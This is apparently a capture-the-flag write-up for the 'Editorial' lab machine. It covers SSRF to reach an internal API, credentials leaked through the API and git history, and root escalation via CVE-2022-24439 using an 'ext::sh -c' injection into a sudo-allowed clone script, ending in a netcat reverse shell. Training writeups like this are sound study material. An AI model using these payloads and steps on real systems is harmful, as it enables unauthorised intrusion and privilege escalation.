


# **Editorial**

## 1. Enumeration

We start port scanning, we may need to find credentials to port 22 on ort 80

Let's check the http service



#### **Editorial Tiempo Arriba**


A year full of emotions, thoughts, and ideas. All on a simple white page.

"I have always imagined that Paradise will be a kind of library." - Jorqe Luis Borqes.




## 2. User flag

Looking for directories, there are a section where we can upload information about some book to publish it.



If we seek into burp trying to upload information those inputs are sanitized, but the url information seems suspicious, but to send a properly request to the server we will need to click preview button



Try to exploit a SSRF using common ports like 8000, 8080, as we can see on port 5000 there is a service running, and it respond with a file which we can download



Once we downloaded it, we found others directory paths, where there might be information

```
1 {"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/
messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/
latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new
authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of
how to use the platform.","endpoint":api/latest/metadata/messages/now_to_use_platform","methods":"GET"}}],version":[{"changelog":
{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/
changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/
metadata","methods":"GET"}}]}
```

Repeat the previous steps and find those credentials

{"template\_mail\_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword:
dev080217\_devAPII@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}

```
Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52 dev@editorial:~$ ls apps user.txt
```

## 3.Priv esc

Now we are dev user, and he has access to a repository. In there we cannot find the easy way to escalate our privileges but on logs we can see that someone did a commit where dev user is involved

Check the before version of the page, and make a lateral movement

```
1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906108 -0500 commit: change(api): downgrading prod to dev

* dev@editorial:~/apps/.git/objects/le$ git show 1e84a036b2f33c59e2390730699a488c65643d28 commit 1e84a036b2f33c59e2390730699a488c65643d28

Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:51:10 2023 -0500

feat: create api to editorial info
```

```
+# --: (development) mail message to new authors
+@app.route(api_route + '/authors/message', methods=['GET'])
+def api_mail_new_authors():
+ return jsonify({
+ 'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible of nal forum and authors site are:\nUsername: prod\nPassword: 080217_Production_2023!@\nPlease be sure to change your password as soon have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+ }) # TODO: replace dev credentials when checks pass
```

```
kali@kali)-[~/Desktop/MagicGardens]
     ssh prod@editorial.htb
prod@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)
 * Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/pro
 System information as of Mon Jun 17 08:39:08 PM UTC 2024
                             0.0
60.6% of 6.35GB
  System load:
  Usage of /:
  Memory usage:
  Swap usage:
                             0%
   Processes:
  Users logged in:
  IPv4 address for eth0: 10.129.36.253
IPv6 address for eth0: dead:beef::250:56ff:fe94:a976
Expanded Security Maintenance for Applications is not enabled.
O updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
prod@editorial:~$
```

Now we are prod user, searching his permission on sudo we can see that python is used to manage versions control

```
prod@editorial:~$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

#### ▼ CVE-2022-24439

Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject a maliciously crafted remote URL into the clone command. Exploiting this vulnerability is possible because the library makes external calls to git without sufficient sanitization of input arguments. This is only relevant when enabling the ext transport protocol.

```
apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /home/prod/a.txt'
ange.py", line 12, in <module>
tions=["-c protocol.ext.allow=always"])
po/base.py", line 1275, in clone_from
3, progress, multi_options, **kwargs)
po/base.py", line 1194, in _clone
il.py", line 419, in finalize_process
d.py", line 559, in wait
```

```
prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo
os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Root flag got it but we are hungry of full control, we can make a rev shell using netcat

```
-(kali®kali)-[~/Desktop/Editorial]
└$ nc -lnvp 7777
Listening on 0.0.0.0 7777
Connection received on 10.129.36.253 45856
who
prod
         pts/0
                      Jun 17 22:10 (10.10.16.58)
         pts/1
                      Jun 17 21:38 (10.10.16.58)
prod
cd prod
who
                      Jun 17 22:10 (10.10.16.58)
prod
         pts/0
                      Jun 17 21:38 (10.10.16.58)
prod
         pts/1
pwd
opt/internal_apps/clone_changes/
cd ../../root/
pwd
/root
cat roo.txt
cat root.txt
5add5efe9b8dc48fc15ebf30641d1731
ls
root.txt
ls
root.txt
whoami
root
```